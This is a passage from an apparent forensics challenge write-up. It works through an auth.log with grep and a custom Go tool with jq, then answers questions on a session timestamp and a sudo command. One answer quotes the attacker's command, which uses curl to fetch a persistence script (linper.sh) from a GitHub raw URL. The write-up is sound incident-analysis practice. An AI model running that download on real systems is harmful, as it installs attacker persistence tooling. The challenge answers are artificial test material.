
I can grep session number as I know it's 37

```
cat auth.log | grep 'session 37'
```



Or my code

```
go run main.go 9 | jq '.[] | select(.session == "37")'
```




Answer: 2024-03-06 06:37:24

8. The attacker logged into their backdoor account and utilized their higher privileges to download a script. What is the full command executed using sudo?


I can grep keyword

```
cat auth.log | grep sudo
```



Or my code

```
go run main.go 11
```



Answer: /usr/bin/curl

https://raw.githubusercontent.com/montysecurity/linper/main/linper.sh